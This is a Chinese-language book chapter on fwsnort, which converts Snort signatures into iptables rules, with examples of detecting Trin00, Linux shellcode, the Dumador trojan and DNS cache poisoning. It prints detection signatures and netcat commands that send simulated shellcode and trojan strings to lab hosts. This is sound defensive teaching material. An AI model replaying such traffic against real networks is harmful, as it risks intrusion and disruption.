在默认情况下，每一个由fwsnort转换的Snort规则都将产生一个iptables命令，它使用了LOG目标和用于告诉用户具体签名的日志前缀。由fwsnort建立的日志前缀包含了fwsnort链中的规则编号和Snort签名的ID值，而且它们可以表明签名是否是从已建立的TCP连接记录的。

例如，FWSNORT_FORWARD_ESTAB链中的第一个规则包含的日志前缀[1] SID1292 ESTAB来自Volume Serial Number签名（Snort ID 1292）。

在默认情况下，每一个iptables LOG规则都会使用comment匹配来注释规则，注释的内容包括Snort sid、msg、classtype、rev、reference字段和fwsnort的版本号。例如，对于Snort规则ID 1292来说，它的注释是：

```
sid:1292; msg:ATTACK-RESPONSES directory listing; classtype: bad-unknown; rev: 9;
FWS:1.0
```

下面显示的是fwsnort.sh脚本的签名部分。（请注意，iptables规则是按照相应的Snort规则文件组织的。）

```
############ attack-responses.rules ############

$ECHO "[+] Adding attack-responses rules."
### alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"ATTACK-RESPONSES
directory listing"; flow:established; content:"Volume Serial Number";
classtype:bad-unknown; sid:1292; rev:9;)
$IPTABLES -A FWSNORT_FORWARD_ESTAB -s 192.168.10.0/24 -p tcp -m string --string
"Volume Serial Number" --algo bm -m comment --comment "sid:1292; msg:
ATTACK-RESPONSES directory listing; classtype: bad-unknown; rev: 9; FWS:1.0;"
-j LOG --log-ip-options --log-tcp-options --log-prefix "[1] SID1292 ESTAB "
$IPTABLES -A FWSNORT_OUTPUT_ESTAB -p tcp -m string --string "Volume Serial
Number" --algo bm -m comment --comment "sid:1291; msg: ATTACK-RESPONSES
directory listing; classtype: bad-unknown; rev: 9; FWS:1.0;" -j LOG
--log-ip-options --log-tcp-options --log-prefix "[1] SID1292 ESTAB "
### alert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"ATTACK-
RESPONSES command completed"; flow:established; content:"Command completed";
nocase; reference:bugtraq,1806; classtype:bad-unknown; sid:494; rev:10;)
$IPTABLES -A FWSNORT_FORWARD_ESTAB -s 192.168.10.0/24 -p tcp --sport 80 -m
string --string "Command completed" --algo bm -m comment --comment "sid:494;
msg: ATTACK-RESPONSES command completed; classtype: bad-unknown; reference:
bugtraq,1806; rev: 10; FWS:1.0;" -j LOG --log-ip-options --log-tcp-options
--log-prefix "[2] SID494 ESTAB "
$IPTABLES -A FWSNORT_OUTPUT_ESTAB -p tcp --sport 80 -m string --string "Command
completed" --algo bm -m comment --comment "sid:494; msg: ATTACK-RESPONSES
command completed; classtype: bad-unknown; reference: bugtraq,1806; rev: 10;
FWS:1.0;" -j LOG --log-ip-options --log-tcp-options --log-prefix "[2] SID494
ESTAB "
```

3. 使用跳转规则激活fwsnort链

fwsnort.sh的最后一个部分通过要求iptables将流量发送到这些规则，以便在内核中激活整个规则集。到目前为止，我们介绍的由fwsnort.sh执行的所有iptables命令只是将fwsnort策略装载进运行的内核中。

因为在内置的iptables链中还没有任何跳转规则将数据包发送到fwsnort链中，所以到目前为止，我们只是使用了内核内存，但还没有一个规则可以与流入内核的数据包进行交互。但这一切通过最后6个命令都改变了，这6个命令首先删除任何已有的fwsnort跳转规则[①]，然后在INPUT、OUTPUT和FORWARD链中一开始的位置建立跳转规则，将所有数据包分别发送到各自的fwsnort链中。（跳转规则是fwsnort在内置的iptables链中添加的唯一规则。）

① 这使得在多次执行fwsnort.sh脚本的情况下还能保持已有iptables策略的整洁，因为在每一个内置链中只会存在一个fwsnort跳转规则。fwsnort 1.0以前的版本存在bug，当fwsnort.sh脚本被多次执行时，额外的跳转规则将被添加到内置链中。

```
$IPTABLES -D FORWARD -i ! lo -j FWSNORT_FORWARD 2> /dev/null
$IPTABLES -I FORWARD 1 -i ! lo -j FWSNORT_FORWARD
$IPTABLES -D INPUT -i ! lo -j FWSNORT_INPUT 2> /dev/null
$IPTABLES -I INPUT 1 -i ! lo -j FWSNORT_INPUT
$IPTABLES -D OUTPUT -o ! lo -j FWSNORT_OUTPUT 2> /dev/null
$IPTABLES -I OUTPUT 1 -o ! lo -j FWSNORT_OUTPUT
```

说明 附录B显示了fwsnort.sh脚本示例，它将web-attacks Snort规则文件转换为同等的iptables策略。

10.2.3 fwsnort 的命令行选项

fwsnort有许多命令行选项，你可以使用这些选项来改变它的执行方式。我们将在这里介绍其中一些较常用的选项。（你将在fwsnort（8）手册页中找到对所有命令行参数的详尽解释。）

- `--ipt-drop`——该选项要求fwsnort除了记录匹配的数据包以外，还将它们丢弃。（在默认情况下，fwsnort只记录恶意的数据包。）这授予fwsnort积极回应网络攻击的权力。
- `--ipt-reject`——该选项要求fwsnort建立使用REJECT目标的iptables策略，它使用TCP重置数据包来中断恶意的TCP连接，使用ICMP端口不可达消息来回应恶意的UDP流量。
- `--snort-conf path`——该选项要求fwsnort直接从现有的Snort配置文件（通常是/etc/snort/snort.conf）中读取如HOME_NET、EXTERNAL_NET、HTTP_SERVERS等变量。没有任何规定阻止Snort和fwsnort运行在同一个系统上，即使当Snort以线内模式运行时，这也是完全可以的，因为fwsnort规则位于自己的链中，数据包可以在匹配iptables策略中的QUEUE规则之前就跳转到这些链。
- `--snort-sid sids`——该选项允许fwsnort只转换某个特定的Snort ID或一组Snort ID。当在某个被iptables防火墙保护的软件中发现了新的漏洞，并且Snort社区已发布了新的签名用于检测利用该漏洞的攻击时，该选项就显得非常有用了。通过使用该选项，我们可以快速地部署新的策略，记录并/或丢弃与这个新的攻击相关的恶意数据包。
- `--include-type type`——该选项要求fwsnort只转换包含在单个规则文件中的Snort规则。例如，要转换包含在backdoor.rules文件中的规则，你可以在fwsnort命令行上使用`--include-type backdoor`选项。它也支持以逗号分隔的类型列表，如`--include-type ftp, mysql`。
- `--ipt-list`——该选项显示在各种fwsnort链中所有活跃的规则。这包括FWSNORT_INPUT、FWSNORT_INPUT_ESTAB、FWSNORT_OUTPUT、FWSNORT_OUTPUT_ESTAB、FWSNORT_FORWARD和FWSNORT_FORWARD_ESTAB。
- `--ipt-flush`——该选项清空在fwsnort链中所有活跃的规则。这对于快速地删除fwsnort规则，而又不影响与现有策略相关的其他iptables规则非常有用。
- `--no-addresses`——该选项强制fwsnort不要引用与防火墙系统上任何接口相关的IP地址。当fwsnort部署在接口上没有分配IP地址的桥接防火墙上时，该选项显得非常有用。
- `--no-ipt-sync`——该选项要求fwsnort禁用所有的相容性检查，这些检查通常会针对本地iptables策略运行。由此产生的fwsnort策略不会忽略那些已由防火墙拦截的规则。

- --restrict-intf intf——该选项限制fwsnort规则只针对指定的接口（或一组接口）。在默认情况下，fwsnort除了不检查通过环回接口的流量以外，它将检查所有通过其他接口的流量。如果想让fwsnort只检查eth0和eth1接口上的流量，那么可以使用--restrict-intf eth0, eth1选项。

10.3 实际观察 fwsnort

通过具体的示例攻击来说明fwsnort的运作是一种查看fwsnort功能并掌握如何将它用好的实践方法。本节我们将介绍来自Snort规则集中的一组攻击，并将看到fwsnort是如何检测和（可选地）回应这些攻击的。在默认情况下，由fwsnort建立的策略的运作方式就像一个入侵检测系统，它只通过LOG目标记录攻击，而不会尝试丢弃数据包、重置TCP连接或生成ICMP错误代码数据包。但我们可以通过使用fwsnort的--ipt-reject或--ipt-drrop命令行参数快速地将这种被动行为转变为积极主动的行为，正如将在下面的示例中讲述的那样。

10.3.1 检测 Trin00 DDoS 工具

Trin00是一个经典的DDoS工具，它通过同时从多个攻击节点发送针对目标系统的大量UDP数据包，实现分布式拒绝服务（DDoS）攻击。Trin00以其自己的方式来协调各个攻击节点，Snort签名集使用了多个签名来检测Trin00的管理通信。例如，Snort ID 237查找包含在UDP数据包中的字符串144adsl，该数据包指向本地网络中的端口27444。该字符串是Trin00控制节点发送给端节点的默认验证密码，它可以指示该节点执行特定的操作。下面显示的是Snort ID 237规则：

```
alert udp $EXTERNAL_NET any -> $HOME_NET 27444 (msg:"DDOS Trin00 Master to
Daemon default password attempt"; content:"144adsl"; reference:arachnids,197;
classtype:attempted-dos; sid:237; rev:2;)
```

通过使用fwsnort，我们将该Snort规则转换为对应的iptables规则：

```
[iptablesfw]# fwsnort --snort-sid 237
[+] Parsing Snort rules files...
[+] Found sid: 237 in ddos.rules
    Successful translation.
```

下面显示的是位于FWSNORT_FORWARD链中的iptables规则：

```
$IPTABLES -A FWSNORT_FORWARD -d 192.168.10.0/24 -p udp --dport 27444 -m string
--string "144adsl" --algo bm -m comment --comment "sid:237; msg: DDOS Trin00
Master to Daemon default password attempt; classtype: attempted-dos; reference:
arachnids,197; rev: 2; FWS:1.0;" -j LOG --log-ip-options --log-prefix "[1]
SID237 "
```

因为这是一个UDP签名，它没有建立连接的概念，所以签名是在FWSNORT_FORWARD链中而不是在FWSNORT_FORWARD_ESTAB链中。此外，尽管本书中的默认策略（见1.8节）并不接受发往端口27444的UDP数据包，但fwsnort仍然可以检测到匹配Trin00签名的数据包，因为UDP协议在数据被发送

之前不需要建立连接（这与TCP签名不同）。也就是说，我们不需要使用ACCEPT规则让客户端通过UDP套接字发送数据。这是TCP套接字和UDP套接字之间一个根本的区别。

现在，我们在ext_scanner系统上执行如下的命令来查看签名是否将被触发：

```
[ext_scanner]$ echo "l44adsl" | nc -u 71.157.X.X 27444
```

iptables日志如实地记录了签名匹配：

```
[iptablesfw]# grep SID237 /var/log/messages | tail -n 1
Jul 19 22:18:24 iptablesfw kernel: [1] SID237 IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=36 TOS=0x00 PREC=0x00 TTL=64 ID=42386 DF PROTO=UDP SPT=54494 DPT=27444
LEN=16
```

上面粗体显示的iptables日志前缀[1] SID237来自ext_scanner系统，而且fwsnort的确检测到了这个（模拟的）攻击。

10.3.2 检测 Linux Shellcode 流量

漏洞攻击的开发者有时候会分享一些相同的shellcode，Snort签名集中的shellcode.rules文件就是用来查找网络流量中这些共用的字节集。下面签名中的content字段显示了针对Linux系统的一段共用的shellcode：

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE Linux
shellcode"; content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";
reference:arachnids,343; classtype:shellcode-detect; sid:652; rev:9;)
```

使用“fwsnort -snort-sid 652”命令将该签名转换为如下所示的iptables命令。虽然原来的Snort规则适用于所有的IP流量，但源端口号要求强制iptables只匹配TCP或UDP数据包。

下面显示的是应用于TCP流量的转换后的Snort规则：

```
$IPTABLES -A FWSNORT_FORWARD -d 192.168.10.0/24 -p tcp --sport ! 80 -m string
--hex-string "|90 90 90 E8 C0 FF FF FF|/bin/sh" --algo bm -m comment --comment
"sid:652; msg: SHELLCODE Linux shellcode; classtype: shellcode-detect;
reference: arachnids,343; rev: 9; FWS:1.0;" -j LOG --log-ip-options
--log-tcp-options --log-prefix "[1] SID652 "
```

为了在iptables中触发该签名匹配，需要首先在iptablesfw系统上执行fwsnort.sh脚本，然后在ext_scanner系统上执行下面的Perl命令。按照签名的要求，Netcat建立的TCP会话的源端口号不是80，它将根据本地TCP协议栈初始化客户端TCP套接字的方法来随机选择一个高于1024的端口：

```
[iptablesfw]# /etc/fwsnort/fwsnort.sh
[+] Adding shellcode rules.
    Rules added: 2
[ext_scanner]$ perl -e 'print "\x90\x90\x90\xE8\xC0\xFF\xFF\xFF/bin/sh"' | nc
71.157.X.X 80
```

该模拟的攻击被iptables捕获，相应的日志信息如下所示：

```
[iptablesfw]# grep SID652 /var/log/messages | tail -n 1
Jul 19 23:48:18 iptablesfw kernel: [1] SID652 IN=eth0 OUT=eth1 SRC=144.202.X.X
DST=192.168.10.3 LEN=67 TOS=0x00 PREC=0x00 TTL=63 ID=570 DF PROTO=TCP SPT=54629
DPT=80 WINDOW=92 RES=0x00 ACK PSH URGP=0 OPT (0101080A2B3139EFAD325718)
```

这表明fwsnort在Snort签名集的指导下能够有效地检测到模拟攻击。

10.3.3　检测并回应 Dumador 木马

近年来，恶意软件使计算机安全的形势不断恶化。大量未打补丁的Windows系统通过宽带接入因特网，为攻击者提供了丰富的攻击目标，这些专用于收集财务和其他个人数据的恶意软件所造成的破坏性影响是巨大的。

Dumador木马是一个同时包含键盘记录程序（用于收集并将通过键盘输入的敏感信息传送给攻击者）和后门服务器（监听端口9125和64972）的恶意软件。Bleeding Snort规则集中包含了签名，它用于在Dumador木马试图通过Web会话将信息返回给攻击者时检测它，签名如下所示：

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"BLEEDING-EDGE
TROJAN Dumador Reporting User Activity"; flow:established,to_server;
uricontent:".php?p="; nocase; uricontent:"?machineid="; nocase;
uricontent:"&connection="; nocase; uricontent:"&iplan="; nocase;
classtype:trojan-activity; reference:url,www.norman.com/Virus/
Virus_descriptions/24279/; sid:2002763; rev:2;)
```

该签名对于fwsnort来说特别值得引起关注，因为它需要执行多个应用层内容的匹配。为了转换该签名，我们执行如下命令：

```
[iptablesfw]# fwsnort --snort-sid 2002763
[+] Parsing Snort rules files...
[+] Found sid: 2002763 in bleeding-all.rules
    Successful translation.
```

该命令将产生如下所示的冗长的iptables命令，它使用了4次iptables的字符串匹配（见下面的粗体显示）来搜索原来的Bleeding Snort规则中定义的每个字符串：

```
$IPTABLES -A FWSNORT_FORWARD_ESTAB -s 192.168.10.0/24 -p tcp --dport 80 -m
string --string ".php?p=" --algo bm -m string --string "?machineid=" --algo
bm -m string --string "&connection=" --algo bm -m string --string "&iplan="
--algo bm -m comment --comment "sid:2002763; msg: BLEEDING-EDGE TROJAN
Dumador Reporting User Activity; classtype: trojan-activity; reference:
url,www.norman.com/Virus/Virus_descriptions/24279/; rev: 2; FWS:1.0;" -j LOG
--log-ip-options --log-tcp-options --log-prefix "[1] SID2002763 ESTAB "
```

现在我们在Linux内核中执行fwsnort.sh脚本激活该签名：

```
[iptablesfw]# /etc/fwsnort/fwsnort.sh
[+] Adding bleeding-all rules.
    Rules added: 2
```

激活该签名之后，我们可以开始测试它了。为完成该任务，我们将参考图1-2中的网络图。在标记为lan_client的系统上，执行下面的Perl命令（字符A的使用是可选的，它只是用于充当各个匹配条件之间的填充数据）并使用管道将输出通过Netcat传输到标记为ext_web的Web服务器：

```
[lan_client]$ perl -e 'print
".php?p=AAAAA?machineid=AAAAA&connection=AAAAA&iplan="' | nc 12.34.X.X 80
```

在防火墙系统上，iptables捕获了该行为并输出简洁的日志信息，如下所示：

```
[iptablesfw]# grep SID2002763 /var/log/messages | tail -n 1
Jul 20 01:12:53 iptablesfw kernel: [1] SID2002763 ESTAB IN=eth1 OUT=eth0
SRC=192.168.10.3 DST=12.34.X.X LEN=104 TOS=0x00 PREC=0x00 TTL=63 ID=17247 DF
PROTO=TCP SPT=55040 DPT=80 WINDOW=1460 RES=0x00 ACK PSH URGP=0 OPT
(0101080AAD7FC90A2B44969B)
```

现在我们有了一个规则用于检测Dumador木马试图传递敏感信息给攻击者的流量，fwsnort还可以通过使用--ipt-reject命令行参数强制关闭Dumador TCP会话的方法拒绝这一流量：

```
[iptablesfw]#  fwsnort --snort-sid 2002763 --ipt-reject
[+] Parsing Snort rules files...
[+] Found sid: 2002763 in bleeding-all.rules
    Successful translation.
[iptablesfw]# /etc/fwsnort.fwsnort.sh
[+] Adding bleeding-all rules.
    Rules added: 4
```

现在重新运行我们的模拟攻击将产生不同的iptables日志信息。（日志前缀“[1] REJ SID2002763”表明fwsnort针对Web会话生成了RST数据包。）

```
[iptablesfw]# grep SID2002763 /var/log/messages | tail -n 1
Jul 20 01:16:41 iptablesfw kernel: [1] REJ SID2002763 ESTAB IN=eth1 OUT=eth0
SRC=192.168.10.3 DST=12.34.X.X LEN=104 TOS=0x00 PREC=0x00 TTL=63 ID=17507 DF
PROTO=TCP SPT=39786 DPT=80 WINDOW=1460 RES=0x00 ACK PSH URGP=0 OPT
(0101080AAD8346092B4575DD)
```

如果正在维护金融机构的网络，该网络由Windows系统组成，那么在这种特定情况下，对匹配Dumador签名的网络流量采取如上所示的惩罚性行为是非常有意义的。因为与丢失重要的金融数据相比，中断合法连接的风险要小得多。

10.3.4 检测并回应 DNS 高速缓存投毒攻击

2005年2月，人们发现Windows NT 4和Windows 2000的DNS服务器以及一些赛门铁克网关产品的默认配置使得它们容易遭受DNS高速缓存投毒攻击[①]。攻击者可以利用该漏洞让合法用户对某些域名的请求指向攻击者选择的IP地址，其采用的方法是使用一组已被攻陷的DNS服务器将错误的DNS记录通告给有漏洞的下游DNS服务器。

① 欲知DNS高速缓存投毒攻击以及攻击者所采用的策略，请见http://isc.sans.org/presentations/dnspoisoning.html。

为了让任意的下游DNS服务器从被攻陷的DNS服务器那里获得错误的DNS记录，攻击者只需要让目标服务器向被攻陷的服务器发送一个DNS请求即可。这可以通过多种方式来完成，如发送一封电子邮件给伪造的用户从而引发未送达报告（NDR）（这需要目标网络中运行着电子邮件服务器），还可以通过先前安装的间谍软件向恶意服务器发送DNS请求。

在http://www.bleedingsnort.com提供的bleeding-all.rules文件中，Snort ID 2001842用于检测内部网络中的系统什么时候向参与DNS高速缓存投毒攻击的恶意域7sir7.com发送了DNS请求。我们可以通过将这个规则转换为对应的iptables策略，并执行由此产生的fwsnort.sh脚本，让fwsnort向我们发送针对这个攻击的警报：

```
[iptablesfw]# fwsnort --snort-sids 2001842
[+] Parsing Snort rules files...
[+] Found sid: 2001842 in bleeding-all.rules
    Successful translation.
[iptablesfw]# /etc/fwsnort/fwsnort.sh
[+] Adding bleeding-all rules.
    Rules added: 2
```

下面显示了由SID 2001842标识的Snort规则以及相应的iptables规则，后者出现在FWSNORT_FORWARD链中，数据包是通过内置的FORWARD链跳转到这个链的：

```
alert udp $HOME_NET any -> any 53 (msg: "BLEEDING-EDGE Possible DNS Lookup for
DNS Poisoning Domain 7sir7.com"; content:"|05|7sir7|03|com"; nocase;
reference:url,isc.sans.org/diary.php?date=2005-04-07; classtype: misc-
activity; sid:2001842; rev:3;)

$IPTABLES -A FWSNORT_FORWARD -p udp --dport 53 -m string --hex-string " 05|
7sir7|03|com" --algo bm -m comment --comment "sid:2001842; msg:BLEEDING-EDGE
Possible DNS Lookup for DNS Poisoning Domain 7sir7.com; classtype:misc-
activity; reference:url,isc.sans.org/diary.php?date=2005-04-07; rev:3;
FWS:1.0;" -j LOG --log-ip-options --log-prefix "[1] SID2001842 "
```

为了验证这个fwsnort规则确实在起作用，我们从一个内网主机上模拟发送将会引起签名匹配的数据包。我们再次使用图1-2中的网络图来帮助说明这个例子。

dnsserver主机模拟发送请求，就好像它因为还没有将www.7sir7.com映射到IP地址的“A”记录，所以它必须发送DNS请求去查询7sir7.com域授权的（恶意的）DNS服务器一样。我们并不需要（也不想要）内部网络中真有容易遭受DNS高速缓存投毒攻击的系统才能对fwsnort规则集能否正常工作进行测试。我们只需在内部网络中的任何一个系统上构造一个包含连续字节|05|7sir7|03|com，并且目的地址为任一外网IP地址、目的端口为53的UDP数据包即可。

我们可以通过在dnsserver系统上使用如下所示的Perl命令轻松地构造该数据包，并将其输出通过管道传递给Netcat，该数据包将通过网络发送到代表恶意DNS服务器的IP地址：

```
[dnsserver]$ perl -e 'print "\x057sir7\x03com"' | nc -u 234.50.X.X 53
```

在iptablesfw防火墙系统上，我们看到iptables确实检测到了这个可疑的数据包并在/var/log/messages中产生了如下所示的日志信息（注意日志前缀[1] SID2001842）：

```
[iptablesfw]# grep SID2001842 /var/log/messages | tail -n 1
Jul  7 22:31:43 iptablesfw kernel: [1] SID2001842 IN=eth1 OUT=eth0
SRC=192.168.10.4 DST=234.50.X.X LEN=38 TOS=0x00 PREC=0x00 TTL=62 ID=36070 DF
PROTO=UDP SPT=16408 DPT=53 LEN=18
```

当转换DNS高速缓存投毒攻击的签名时，因为我们并没有向fwsnort提供--ipt-drop或--ipt-reject命令行参数，所以iptables不会尝试拦截可疑数据包。我们可以通过在防火墙的外网接口上运行数据包跟踪并再次执行上面的Perl命令证实这一点：

```
[iptablesfw]# tcpdump -i eth0 -l -nn port 53 and host 234.50.X.X -s 0 -X
tcpdump: verbose output suppressed, use -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
22:41:22.683862 IP 71.157.X.X.16414 > 234.50.X.X.53: [|domain]
0x0000:  4500 0026 64fc 4000 3e11 fce1 0000 0000  E..&d.@.>.......
0x0010:  0000 0000 401e 0035 0012 86e5 0537 7369  D0..@..5.....7si
0x0020:  7237 0363 6f6d                           r7.com \
```

在上面的tcpdump输出中，粗体显示的是与DNS高速缓存投毒攻击签名相关的应用层数据十六进制代码。这证明数据包已通过iptables防火墙进行了转发。

但fwsnort并不应仅仅记录了DNS高速缓存投毒攻击就感到满足。本例我们要求它丢弃发往恶意域的DNS请求。我们将重新部署iptables策略，再次从dnsserver系统上发送模拟请求，并检查iptables日志：

```
[iptablesfw]# fwsnort --snort-sids 2001842 --ipt-drop
[+] Parsing Snort rules files...
[+] Found sid: 2001842 in bleeding-all.rules
    Successful translation.
[iptablesfw]# /etc/fwsnort/fwsnort.sh
[+] Adding bleeding-all rules.
    Rules added: 2
[dnsserver]$ perl -e 'print "\x057sir7\x03com"' | nc -u 234.50.X.X 53
[iptablesfw]# grep SID2001842 /var/log/messages |tail -n 1
Jul  7 22:33:42 fw kernel: [1] DRP SID2001842 IN=eth1 OUT=eth0 SRC=192.168.10.4
DST=234.50.X.X LEN=38 TOS=0x00 PREC=0x00 TTL=62 ID=36070 DF PROTO=UDP SPT=16408
DPT=53 LEN=18
```

这次，日志前缀发生了变化，它不是上次的

```
[1] SID2001842
```

而是

```
[1] DRP SID2001842
```

字符串DRP表明iptables除了记录该DNS请求以外还丢弃了它。这可以通过再次在防火墙的外

网接口上运行数据包跟踪来证实，我们将不会看到请求通过的信息。

说明　fwsnort使用DRP和REJ而不是DROP和REJECT的原因是iptables的LOG匹配对日志前缀长度有29个字符的限制。我们将在第11章讲述更多有关--ipt-drop和--ipt-reject选项幕后操作的信息。

10.4　设置白名单和黑名单

任何基于应用层数据拦截网络通信的软件，也应能够基于白名单使某些网络或IP地址免遭拦截。它同时还应该可以根据黑名单强制丢弃所有发往或是来自某些网络或IP地址的数据包。

fwsnort通过/etc/fwsnort/fwsnort.conf配置文件中的WHITELIST和BLACKLIST变量来支持白名单和黑名单。例如，为了确保fwsnort绝不会针对来自或发往Web服务器（图1-2中的IP地址192.168.10.3）的通信采取行动，并丢弃所有来自或发往IP地址192.168.10.200[①]的数据包，我们需要在fwsnort.conf配置文件中包括如下两行内容：

```
WHITELIST       192.168.10.3;
BLACKLIST       192.168.10.200;
```

当使用fwsnort来建立fwsnort.sh脚本时，它将添加如下两段新的内容：

```
############ Add IP/network WHITELIST rules ############
$IPTABLES -A FWSNORT_FORWARD -s 192.168.10.3 -j RETURN
$IPTABLES -A FWSNORT_FORWARD -d 192.168.10.3 -j RETURN
$IPTABLES -A FWSNORT_INPUT -s 192.168.10.3 -j RETURN
$IPTABLES -A FWSNORT_OUTPUT -d 192.168.10.3 -j RETURN

############ Add IP/network BLACKLIST rules ############
$IPTABLES -A FWSNORT_FORWARD -s 192.168.10.200 -j DROP
$IPTABLES -A FWSNORT_FORWARD -d 192.168.10.200 -j DROP
$IPTABLES -A FWSNORT_INPUT -s 192.168.10.200 -j DROP
$IPTABLES -A FWSNORT_OUTPUT -d 192.168.10.200 -j DROP
```

白名单中每个fwsnort链使用RETURN目标是为了尽早完成签名匹配过程，尽可能减少用于重量级数据包检查的CPU资源。这些规则在添加签名规则之前就被添加到fwsnort链中了。同样地，用于黑名单规则的DROP目标将在任何额外的处理执行之前就丢弃匹配的数据包。

数据包流经内置的FORWARD链和fwsnort链的过程见图10-1。

① 该IP地址在内部网络中。有时候某些内部系统是专用于为内部网络服务的，它们不应与防火墙之外的网络通信。本例黑名单规则使得该IP地址不能与外部网络进行通信。另一种使用黑名单的情况是如果内网系统被入侵了，那么在完成对系统的修复之前，它和外网之间的通信应被严重限制。




图10-1 通过FORWARD链和fwsnort链的路径

10.5 本章总结

Snort社区通过使用有效的语言点亮了检测网络攻击之路，因此fwsnort使用Snort签名集作为其攻击描述之源是非常自然的。但iptables是防火墙，防火墙所能做的事情是实现控制。考虑以下情况：当运行在Linux系统上的承担关键任务的服务器软件存在漏洞时，在停机安排服务器打补丁之前，系统很容易遭受攻击。通过充分利用Snort社区的力量，一旦用于检测攻击的签名被发布，fwsnort就可以告诉Linux内核如何在那些利用漏洞的数据包对系统造成真正伤害之前丢弃它们。

虽然fwsnort可以建立丢弃数据包的iptables规则集，但这类回应不能动态实现对恶意IP地址的持续拦截，因为这需要使用用户层进程。我们将在第11章中讲述将fwsnort与psad结合可以针对应用层攻击建立基于超时时间的拦截规则。

第11章 psad与fwsnort结合

到目前为止，我们已分别就运作和理论两方面对fwsnort和psad进行了介绍，但至今尚未将这两个程序结合在一起使用。虽然psad提供了检测、警报和自动回应功能，但其检测引擎的效果从根本上受到iptables日志格式特性的限制。更好的攻击检测（包括应用层攻击的检测）是由fwsnort提供的。而且因为iptables总是以线内模式处理网络流量[①]，所以fwsnort还可以（可选地）阻止恶意数据包到达它们的预定目标。

但因为来自fwsnort的iptables策略是完全运行在Linux内核中的，所以它不能像用户层应用程序那样执行各种警报功能。我们需要一个机制将fwsnort的签名检测威力与psad执行whois查询、反向DNS查询、发送电子邮件警报、将危险级别与恶意IP地址关联以及将攻击信息发送给DShield的能力结合起来。

本章我们将讨论如何将psad和fwsnort结合在一起、互为补充以最大限度地发挥两者的效力。最后讨论如何开发签名来检测Metasploit更新，以及如何使用fwsnort和psad阻止这类行为。

11.1 fwsnort检测与psad运作的结合

正如在第10章中所讨论的，当fwsnort检测到攻击时，它将生成iptables日志信息。这个信息包含一个日志前缀，告知用户触发该日志信息的Snort规则ID、该规则在fwsnort链中的编号以及相应的数据包是否属于已建立的TCP会话。

下面让我们来看看fwsnort和psad是如何应对MediaWiki软件的攻击的。

WEB-PHP Setup.php access 攻击

Snort规则ID 2281用于检测利用MediaWiki软件中的输入验证漏洞进行的攻击（该软件最初用

① 这假设运行iptables的系统不是通过交换机上的span（镜像）端口或类似的机制接收数据包。这通常是一个很好的假设，因为iptables的设计目的就是对指向真实系统的数据包执行安全策略，对被动收集的数据包执行安全策略是没有用处的。

于管理Wikipedia，见http://www.wikipedia.org）。该漏洞由Bugtraq ID 9057描述，并被Snort规则ID 2281标识为WEB-PHP Setup.php access攻击。一次成功地针对该漏洞的攻击（通过在HTTP请求中放入特别构建的URI参数）将导致用户可以未经授权就可以在目标系统上远程执行代码[①]。我们将针对内网的Web服务器（图1-2中主机名为webserver的服务器）模拟一个这样的攻击。我们假设iptablesfw系统上部署了默认的iptables策略（由iptables.sh脚本创建），模拟的攻击从ext_scanner系统上发起（IP地址144.202.X.X）。

首先，使用基于文本的Web浏览器lynx，验证我们可以在ext_scanner系统上通过iptables防火墙与webserver建立Web连接。（webserver配置为当接收到获取index.html页面的有效的Web请求时，显示字符串Internal webserver; happy browsing。）

```
[ext_scanner]$ lynx http://71.157.X.X
Internal webserver; happy browsing
```

在验证了通过iptables防火墙的Web连通性之后，我们将在部署fwsnort或psad之前模拟攻击，以便了解服务器将返回什么。首先，下面显示的是Snort规则ID 2281，它用于检测Bugtraq ID 9057标识的漏洞攻击：

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-PHP
Setup.php access"; flow:to_server,established; uricontent:"/Setup.php"; nocase;
reference:bugtraq,9057; classtype:web-application-activity; sid:2281; rev:2;)
```

除了字符串/Setup.php以外，上面的规则并不关心webserver要求的具体URI参数（它可能是变化的，取决于攻击者的企图）。该签名在Web请求的URI部分中严格查找字符串/Setup.php，而且这个数据必须是在已建立的TCP连接中看到的（由flow关键字要求）。这一切使得模拟该漏洞攻击变得非常容易：

```
[ext_scanner]$ lynx http://71.157.X.X/Setup.php
404 Not Found
The requested URL /Setup.php was not found on this server.
Apache/2.0.54 (Fedora) Server at 71.157.X.X Port 80
```

上面的输出表明内网webserver没有该漏洞，因为它没有运行MediaWiki，所以我们不出所料地得到了404 Not Found错误，它表明服务器无法提供请求的页面。请记住我们是在模拟攻击，因为我们只需要创建看起来像是Snort签名试图寻找的网络流量即可。

1. 使用fwsnort检测攻击

现在不带--ipt-drop或--ipt-reject参数（就目前来说）运行fwsnort，并且使用iptables来检测WEB-PHP Setup.php access攻击：

```
[iptablesfw]#  fwsnort --snort-sid 2281
[+] Parsing Snort rules files...
```

① 有关该漏洞的更多信息请见http://www.securityfocus.com/bid/9057/discuss。

```
[+] Found sid: 2281 in web-php.rules
    Successful translation

[+] Logfile:         /var/log/fwsnort.log
[+] iptables script: /etc/fwsnort/fwsnort.sh

[iptablesfw]#  /etc/fwsnort/fwsnort.sh
[+] Adding web-php rules
    Rules added: 2
```

